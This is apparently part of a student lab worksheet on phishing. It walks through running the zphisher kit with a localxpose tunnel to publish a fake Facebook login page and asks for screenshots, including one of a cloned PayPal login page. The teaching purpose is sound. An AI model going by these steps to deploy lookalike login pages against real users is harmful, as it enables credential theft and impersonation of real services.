- ➔ Sign Up on localxpose.io and verify your email address (Check Spam for verification email)
- ➔ After Verifying email, login in the dashboard of localxpose.io
- ➔ Here Goto access and using Access Token




Copy Access Token and paste when asked in zphisher.


- bash zphisher.sh
- select 01 (FACEBOOK)



- select 01 (Traditional Login)




- select 04 (localxpose) and paste the copied token from previous step if asked



Question 10. Paste a screen shot of from port forwarded link.


(Link should be open from browser on any device except OCRI VM machine and Link should be visible)




Part Two: Create your own different Phishing task.

Please close everything before performing this part.

Question 11. Please add screenshot of different phishing page using zphisher.

A screenshot of a PayPal login page. At the top center is the PayPal logo, consisting of a blue 'P' icon followed by the word 'PayPal' in blue. Below the logo are two input fields: the first is labeled 'Email' and the second is labeled 'Password'. Both fields are white with a thin grey border. Below these fields is a solid blue button with the text 'Log In' in white. At the bottom of the form is a link that says 'Having trouble logging in?' in blue text.



Email

Password

Log In

[Having trouble logging in?](#)

Question 12: Why localXpose is used in this scenario?

Answer: It is used for port forwarding so that the fake link can be accessed globally.
